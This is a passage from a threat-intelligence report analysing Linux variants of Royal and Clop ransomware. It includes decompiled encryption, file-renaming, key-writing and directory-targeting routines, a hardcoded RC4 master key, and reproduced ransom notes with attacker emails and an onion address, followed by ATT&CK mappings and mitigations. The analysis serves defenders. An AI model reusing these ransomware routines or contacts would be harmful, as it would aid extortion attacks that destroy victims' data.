BII2ZH+pMsyUWobI3TdjkdoHvMgJltrqrCK7BZ\nTIKcZ0Rub+RQJsNowXbC+CbgDl38nESpKimPztcd6rzY32Jo7IcvAq
PSckRuaghB\nrkci/d377b6IT+vOWpNciS87dUQ0lUOmtsl2LLSkwyxauG5Y1W/MDUYZEuhHYIZM\ncKqISLmu8OTitL
6bYOEQSy31PtCg2BOtlSu0NzW4pEXvg2hQyuSEbeWEGkrJrjTK\nv9K7eu+eT5/arOy/onM56fFZSXfVseuC48R9TWk
tgCpPMkszLmwY14rp1ds6S7OO\n/HLRayEWjwa0eR0r/GhEHX80C8IU54ksEuf3uHbpq8jFnN1A+U239q0CAQM=\n-
----END RSA PUBLIC KEY-----\n\n"
```

Figure 9 – RSA public key

Once the files have been encrypted, their names are modified with the extension ".royal_u".




```
            } else {
                in_RCX = &var_50h;

                std::basic_string<char, std::char_traits<char>, std::allocator<char> > std::operator+<char, std::char_traits<char>, st
                          ((int64_t)&var_30h, (int64_t)in_RCX, (int64_t)".royal_u");
                uVar4 = std::string::c_str() const(&var_30h);
                uVar5 = std::string::c_str() const(&var_50h);
                rename(uVar5, uVar4);
                std::basic_string<char, std::char_traits<char>, std::allocator<char> >::~basic_string()
                          (&var_30h);
            }
        }
        bVar2 = true;
    }
    std::basic_string<char, std::char_traits<char>, std::allocator<char> >::~basic_string()(&var_50h);
} while (bVar2);
```

Figure 10 – Add extension ".royal_u"

The ransomware deploys multi-threading in the encryption phase, excluding a few files such as its own files: `readme`, `royal_log_*`, `*.royal_u`, `*.royal_w` file extensions. It also excludes `.v00` and `.b00` extensions.




```
        } else {
            if (((((s1[0x12] == '\b') && (iVar4 = strstr(s1 + 0x13, 0x580e33), iVar4 == 0)) &&
                  (iVar4 = strstr(s1 + 0x13, ".royal_w"), iVar4 == 0)) &&
                 ((iVar4 = strstr(s1 + 0x13, 0x580e45), iVar4 == 0 &&
                  (iVar4 = strstr(s1 + 0x13, ".v00"), iVar4 == 0)))) &&
                ((iVar4 = strstr(s1 + 0x13, ".b00"), iVar4 == 0 &&
                 ((iVar4 = strstr(s1 + 0x13, "royal_log_"), iVar4 == 0 &&
                  (iVar2 = strcmp(s1 + 0x13, "readme"), iVar2 != 0)))))) {
                pcVar1 = s1 + 0x13;

                std::basic_string<char, std::char_traits<char>, std::allocator<char> > std::operator+<char, std::char
                          ((int64_t)&var_40h, arg1, 0x580e31);
```

Figure 11 – Multi-threading

The malware displays a ransom note to the victims, which instructs them to contact the attackers through their TOX_ID to restore the encrypted files or prevent them from being leaked, as shown below.


How to Restore Your Files

File | C:/User/How%20to%20Restore%20Your%20Files.html

How to Restore Your Files

Security Alert!!!

We hacked your company successfully

All files have been stolen and encrypted by us

If you want to restore files or avoid file leaks, please send **2.033763** bitcoins to the wallet [redacted]

If money is received, encryption key will be available on **TOX_ID:** [redacted]

Attention!!!

Send money within 3 days, otherwise we will expose some data and raise the price

Don't try to decrypt important files, it may damage your files

Don't trust who can decrypt, they are liars, no one can decrypt without key file

If you don't send bitcoins, we will notify your customers of the data breach by email and text message

And sell your data to your opponents or criminals, data may be made release

Note

SSH is turned on

Firewall is disabled

Figure 12 – Ransom note


2.4. Clop ransomware

Clop ransomware first emerged in 2019 and quickly became a major threat to businesses and organizations, including in critical infrastructure. If the ransom demanded by the attackers is not paid, the ransomware will proceed to encrypt the victim's files and threaten to expose their confidential data.

Clop is a member of the Cryptomix ransomware family and is known for actively avoiding systems with robust security measures. The malware is named after the Russian word "klop," which means bed bug. The ransomware encrypts files by appending the `.Clop` extension to them. To evade detection, the ransomware attempts to disable Windows Defender and uninstall Microsoft Security Essentials, thus enabling it to sneak into the victim's system undetected.

Recently, the Clop ransomware was observed in a Linux variant that exploits CVE-2021-21974 within the VMware ESXi hypervisor. Although there are a few minor differences with the Windows version (most of which can be attributed to OS differences such as API calls) the ELF Cl0p variant is developed using a similar logic. Since some Windows-only functionalities are missing from this new Linux version, it appears to be in the early stages of development.


We have observed one Linux variant of Clop: *MD5 31e0439e6ef1dd29c0db6d96bac59446.* In the main function, two functions are called: `fork()`, similar to what is done in Royal ransomware, and `umask()`, which sets the calling process's file mode creation mask. Then, the malware initiates the `daemon-named` process that helps in the encryption method.



```
  if (0 < iVar2) {
  // WARNING: Subroutine does not return
      exit(0);
  }
  if (iVar2 < 0) {
  // WARNING: Subroutine does not return
      exit(1);
  }
  __umask(0);
  arg_10h = 8;
  openlog((int32_t)"daemon-named", (void *)0x11, 8);
  syslog(5, "Successfully started daemon-name", arg_10h);
  iVar2 = __setsid();
  if (iVar2 < 0) {
      syslog(3, "Could not generate session ID for child process", arg_10h);
  // WARNING: Subroutine does not return
      exit(1);
  }
  iVar2 = __chdir(0x81085b8);
  if (iVar2 < 0) {
      syslog(3, "Could not change working directory to /", arg_10h);
  // WARNING: Subroutine does not return
      exit(1);
  }
  __close(0);
  __close(1);
  __close(2);
  do {
      do_heartbeat()();
      sleep(~1);
```

Figure 13 – Main function


A hardcoded RC4 "master-key" shown in Figure 14 is used during execution and copied into the global variable `szKeyKey`, which helps to encrypt the 0x75 bytes long RC4 key that is produced randomly.



```
  uVar1 = time(0);
  srandom(uVar1);
  memcpy(szKeyKey, "Jfkdskfku2ir32y7432uroduw8y7318i9018urewfdsZ2Oaifwuieh~~cudsffdsd", 0x42);
  iVar2 = fork();
  if (0 < iVar2) {
  // WARNING: Subroutine does not return
      exit(0);
  }
  if (iVar2 < 0) {
  // WARNING: Subroutine does not return
      exit(1);
```

Figure 14 – Master key

The `Createkey` function is used to create and write into `%s.C_I_0P` the encrypted buffer.




```
void Createkey(char*, unsigned char*)(int32_t arg_8h, char *arg_ch)
{
    int32_t in_stack_fffffee0;
    int32_t var_104h;
    int32_t var_bp_4h;

    // Createkey(char*, unsigned char*)
    __sprintf((int32_t)&var_104h, "%s.C_I_0P", arg_8h);
    var_bp_4h = __libc_open64((int32_t)&var_104h, (char *)0x42, 0x1b4, in_stack_fffffee0);
    __write(var_bp_4h, arg_ch, 0x100);
    __close(var_bp_4h);
    return;
}
```

Figure 15 – Createkey function

The `EncrFile` function is used to search files on the system and encrypt the given file path. It calls the wrapper function to `_rc4Init` and `_rc4`, which is used to encrypt a buffer with a given key. It generates a random key of length 0x75 and encrypts the found files using the RC4 algorithm.




```
// EncrFile(char*)
memset(&dest, 0, 0xff);
strcpy((char *)&dest, (char *)arg_8h);
uVar4 = 0xffffffff;
ppcVar5 = &dest;
do {
    if (uVar4 == 0) break;
    uVar4 = uVar4 - 1;
    cVar2 = *(char *)ppcVar5;
    ppcVar5 = (char **)((int32_t)ppcVar5 + 1);
} while (cVar2 != '\0');
*(undefined4 *)(&uStack505 + ~uVar4) = 0x495f432e;
*(undefined4 *)(&stack0xfffffe0c + (~uVar4 - 1)) = 0x50305f;
cVar2 = existsFile(char*)((int32_t)&dest);
if (cVar2 != '\x01') {
    __chmod(arg_8h, 0x180);
    iVar7 = 2;
    var_20h = __libc_open64(arg_8h, (char *)0x2, 0x180, in_stack_fffffde0);
    if (var_20h == 0xffffffff) {
        __printf((int32_t)"Error Open %m \n", iVar7);
    } else {
        fstat64(var_20h, (char *)&var_80h);
```

```
sub eax, 1
lea eax, [edx + eax]
mov dword [eax], 0x495f432e ; '.C_I'
mov dword [eax + 4], 0x50305f ; '_0P'
lea eax, [dest]
mov dword [esp], eax ; int32_t arg_8h
call existsFile(char*) ; sym.existsFile_char
xor eax, 1
test al, al
je 0x80488ac
mov dword [src], 0x180 ; 384
mov eax, dword [arg_8h]
mov dword [esp], eax
call __chmod        ; sym.__chmod
```

Figure 16 – EncrFile function


Once the existing files are checked, the ransomware encrypts the generated RC4 key and stores it to `$filename.$clop_extension`. Figure 17 shows the hardcoded string "`C_l_OP`" used in the encryption function.



```
                puVar4 = puVar4 + 1;
                puVar5 = puVar5 + 1;
            } while (bVar8);
            if ((!bVar7 && !bVar8) != bVar7) {
                bVar7 = 0xffffffec < var_ch;
                bVar8 = (uint8_t *)(var_ch + 0x13) == (uint8_t *)0x0;
                iVar2 = 3;
                puVar4 = (uint8_t *)(var_ch + 0x13);
                puVar5 = (uint8_t *)0x81084de;
                do {
                    if (iVar2 == 0) break;
                    iVar2 = iVar2 + -1;
                    bVar7 = *puVar4 < *puVar5;
                    bVar8 = *puVar4 == *puVar5;
                    puVar4 = puVar4 + 1;
                    puVar5 = puVar5 + 1;
                } while (bVar8);
                if ((!bVar7 && !bVar8) != bVar7) {
                    CreateRadMe(char*)((int32_t)arg_8h);
                    strcpy((char *)&dest, arg_8h);
                    uVar3 = 0xffffffff;
                    ppcVar6 = &dest;
                    do {
                        if (uVar3 == 0) break;
                        uVar3 = uVar3 - 1;
                        cVar1 = *(char *)ppcVar6;
                        ppcVar6 = (char **)((int32_t)ppcVar6 + 1);
                    } while (cVar1 != '\0');
                    *(undefined2 *)(&uStack1141 + ~uVar3) = 0x2f;
                    strcat(&dest, var_ch + 0x13);
                    iVar2 = std::strstr(char*, char const*)((char *)&dest, (int32_t)"C_I_0P");
                    if (iVar2 == 0) {
                        EncrFile(char*)((int32_t)&dest);
                    }
                    stat64((int32_t)&dest, (int32_t)&var_70h);
                    if ((var_60h & 0xf000U) == 0x4000) {
                        find(char*, char const*)((char *)&dest, arg_ch);
                    }
                }
            }
```

Figure 17 – C_I_OP extension


The `do_heartbeat` function searches within specific directories for files to encrypt. Directories searched include "`/opt`", some Oracle database directories ("`/u01`"-"`/u04`") and home directories ("`/home`" and "`/root`").



```
void do_heartbeat()(void)
{
    // do_heartbeat()
    find(char*, char const*)("/opt", (char *)0x81084e8);
    find(char*, char const*)("/u01", (char *)0x81084e8);
    find(char*, char const*)("/u02", (char *)0x81084e8);
    find(char*, char const*)("/u03", (char *)0x81084e8);
    find(char*, char const*)("/u04", (char *)0x81084e8);
    find(char*, char const*)("/home", (char *)0x81084e8);
    find(char*, char const*)("/root", (char *)0x81084e8);
    sleep(-1);
    return;
}
```

Figure 18 – Do_heartbeat function

Lastly, the `CreateReadMe` function is called by the main function, which is used to generate a ransom note by taking as parameter the folder where the note will be placed. The note has a hardcoded email id and url as contacts for decryption.




```
void CreateRadMe(char*)(int32_t arg_8h)
{
    char cVar1;
    uint32_t uVar2;
    void **ppvVar3;
    int32_t in_stack_fffffde0;
    int32_t var_218h;
    int32_t var_208h;
    void *s1;
    int32_t var_ch;
    int32_t var_bp_8h;

    // CreateRadMe(char*)
    memcpy(&s1,
           "CONTACT US BY EMAIL:\n\runlock@support-mult.com\n\ror\n\runlock@rsv-box.com \n\rOR WRITE TO THE CHAT AT->\n\rhttp://6v4q5w7di74grj2vtmikzgx2tnq5eagyg2cubpcnqrvvee2ijpmprzqd.onion/remote0/93868e77-1331-411a-9643-dc9
           , 0xfc);
    __sprintf((int32_t)&var_208h, "%s/README_C_I_0P.TXT", arg_8h);
    uVar2 = 0xffffffff;
    ppvVar3 = &s1;
    do {
        if (uVar2 == 0) break;
        uVar2 = uVar2 - 1;
        cVar1 = *(char *)ppvVar3;
        ppvVar3 = (void **)((int32_t)ppvVar3 + 1);
    } while (cVar1 != '\0');
    var_bp_8h = ~uVar2 - 1;
    var_ch = __libc_open64((int32_t)&var_208h, (char *)0x42, 0x1b4, in_stack_fffffde0);
    __write(var_ch, &s1, var_bp_8h);
    __close(var_ch);
    return;
}
```

Figure 19 – CreateReadMe function

Figure 20 shows the ransom note found in every folder as a `txt` generated as `%s/README_C_I_OP.TXT`.



CONTACT US BY EMAIL:
unlock@support-mult.com
or
unlock@rsv-box.com
OR WRITE TO THE CHAT AT->

http://6v4q5w7di74grj2vtmikzgx2tnq5eagyg2cubpcnqrvvee2ijpmprzqd.onion/remote0/93868e77-1331-411a-9643-dc9ad26a5095?secret=[redacted]

(use TOR browser)

Figure 20 – Ransom note

3. MITRE ATT&CK TTPs

Tactic	Techniques
Initial Access	T1190 – Exploit Public-Facing Application T1566 – Phishing T1189 – Drive-by Compromise
Execution	T1204 – User Execution T1203 – Exploitation for Client Execution T1059 – Command and Scripting Interpreter
Resource Development	T1587 – Develop Capabilities
Persistence	T1543 – Create or Modify System Process: Systemd Service
Defense Evasion	T1211 – Exploitation for Defense Evasion T1222 – File and Directory Permissions Modification T1027 – Obfuscated Files or Information
Discovery	T1082 – System Information Discovery T1135 – Network Share Discovery T1083 – File and Directory Discovery T1518 – Software Discovery: Security Software Discovery
Command and Control	T1071 – Application Layer Protocol
Exfiltration	T1041 – Exfiltration Over C2 Channel
Impact	T1486 – Data Encrypted for Impact T1565 – Data Manipulation

4. Mitigations

It is strongly recommended that administrators update servers to the latest version of VMware ESXi software to prevent several initial access or lateral movement vectors relying on vulnerabilities, including CVE-2021-21974. If patching is not possible or if the SLP is not needed (even on a patched server), harden ESXi hypervisors by disabling the SLP service. The same action is valid for other services running on ESXi that may not be needed, such as SSH and Shell access. VMware provides a comprehensive guide on securing ESXi hypervisors.

Initial access and lateral movement vectors that rely on valid accounts can be mitigated by implementing strong password policies, enabling multifactor authentication, and monitoring account changes and authentication attempts. For organizations that have the means to do so, it is recommended to monitor discussions about leaked credentials on underground markets.

